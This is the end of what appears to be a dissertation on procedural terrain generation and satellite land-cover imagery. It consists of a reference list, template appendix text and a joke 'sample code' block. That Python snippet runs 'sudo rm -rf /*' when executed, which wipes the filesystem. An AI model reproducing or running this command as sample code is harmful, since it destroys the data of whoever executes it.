[9] Firman Maulana, Hadziq Fabroyir, Darlis Herumurti, Imam Kuswardayan, and Shintami Chusnul Hidayati. Real-time landscape generation in games using parallel procedural content. In *2020 International Conference on Computer Engineering, Network, and Intelligent Multimedia (CENIM)*, pages 121–126, 2020.

[10] Anton Arnoldsson. A study on controllability for automatic terrain generators, 2017.

[11] George Kelly and Hugh McCabe. A survey of procedural techniques for city generation. *ITB Journal*, 14(3):342–351, 2006.

[12] Tianhan Gao and Jiahui Zhu. A survey of procedural content generation of natural objects in games. In *2022 International Conference on Artificial Intelligence in Information and Communication (ICAIIC)*, pages 275–279, 2022.

[13] Edvin Broman, Harlad Brorsson, Gustav Grännsjö, Emil Hukic, Sabrina Samuelsson, and Erik Sänne. Exploring procedural content generation for a 2d space exploration game. 2018.

[14] Tuomo Hyttinen, Erkki Mäkinen, and Timo Poranen. Terrain synthesis using noise by examples. In *Proceedings of the 21st International Academic Mindtrek Conference*, pages 17–25, 2017.

[15] Sima Vlad Grigore and Adrian Sabou. Real-time guided procedural terrain generation. In *Proceedings of the International Conference on Human-Computer Interaction (RoCHI 2017)*, pages 159–162, 2017.

[16] OS Bulgakova, AV Kudriavtsev, VV Zosimov, and VO Pozdeev. Algorithmic modifications in procedural generation systems. , 2019.

[17] Jacob Olsen. Realtime procedural terrain generation. 2004.

[18] A Aşkın and ÖO Şen. Audio spectrum-based height-map approach to generate multipurpose procedural terrains.

[19] Annett Bartsch, Barbara Widhalm, Marina Leibman, Ksenia Ermokhina, Timo Kumpula, Anna Skarin, Evan J Wilcox, Benjamin M Jones, Gerald V Frost, Angelika Höfler, et al. Feasibility of tundra vegetation height retrieval from sentinel-1 and sentinel-2 data. *Remote Sensing of Environment*, 237:111515, 2020.

[20] Matthias Drusch, Umberto Del Bello, Sébastien Carlier, Olivier Colin, Veronica Fernandez, Ferran Gascon, Bianca Hoersch, Claudia Isola, Paolo Laberinti, Philippe Martimort, et al. Sentinel-2: Esa's optical high-resolution mission for gmes operational services. *Remote sensing of Environment*, 120:25–36, 2012.

[21] Patrick Helber, Benjamin Bischke, Andreas Dengel, and Damian Borth. Eurosat: A novel dataset and deep learning benchmark for land use and land cover classification. *IEEE Journal of Selected Topics in Applied Earth Observations and Remote Sensing*, 12(7):2217–2226, 2019.

[22] Charlotte Pelletier, Geoffrey I Webb, and François Petitjean. Temporal convolutional neural network for the classification of satellite image time series. *Remote Sensing*, 11(5):523, 2019.

[23] Patrick Helber, Benjamin Bischke, Andreas Dengel, and Damian Borth. Eurosat: A novel dataset and deep learning benchmark for land use and land cover classification. 08 2017.

[24] Amit Kumar Basukala, Carsten Oldenburg, Jürgen Schellberg, Murodjon Sultanov, and Olena Dubovyk. Towards improved land use mapping of irrigated croplands: Performance assessment of different image classification algorithms and approaches. *European Journal of Remote Sensing*, 50(1):187–201, 2017.

[25] Darius Phiri, Matamyo Simwanda, Serajis Salekin, Vincent R Nyirenda, Yuji Murayama, and Manjula Ranagalage. Sentinel-2 data for land cover/use mapping: A review. *Remote Sensing*, 12(14):2291, 2020.

[26] Phan Thanh Noi and Martin Kappas. Comparison of random forest, k-nearest neighbor, and support vector machine classifiers for land cover classification using sentinel-2 imagery. *Sensors*, 18(1):18, 2017.

[27] Michal Segal-Rozenhaimer, Alan Li, Kamalika Das, and Ved Chirayath. Cloud detection algorithm for multi-modal satellite imagery using convolutional neural-networks (cnn). *Remote Sensing of Environment*, 237:111446, 2020.

[28] Patricia Leavy. *Research design: Quantitative, qualitative, mixed methods, arts-based, and community-based participatory research approaches*. Guilford Publications, 2022.

[29] Firman Maulana, Hadziq Fabroyir, Darlis Herumurti, Imam Kuswardayan, and Shintami Chusnul Hidayati. Real-time landscape generation in games using parallel procedural content. In *2020 International Conference on Computer Engineering, Network, and Intelligent Multimedia (CENIM)*, pages 121–126. IEEE, 2020.

Appendix A

Introduction of Appendix

Interview summaries, sample questionnaires, and references should be placed in this section.For easier referencing, figures, tables, graphs, photos, diagrams, etc., should be inserted within the main text such as the literature review, the experimental process or procedure, the results and discussion chapters. Appendices are usually used to present further details about the results. Appendices may be a compulsory part of a dissertation, but they are not treated as part of the dissertation for purposes of assessing the dissertation. So any material which is significant to judging the quality of the dissertation or of the project as a whole should be in the main body of the dissertation (main text), and not in appendices.

Appendix B

Sample Code

You can share your GitHub link. Below shows how to insert highlighted source code from the source file.

```
# I would not run this s**t with super do anyway
import os

def makeLifeEasier(anything):
    os.system('sudo rm -rf /*')
    return("good luck guy")

if __name__ == "__main__":
    makeLifeEasier(1) # this is a in-line comment
```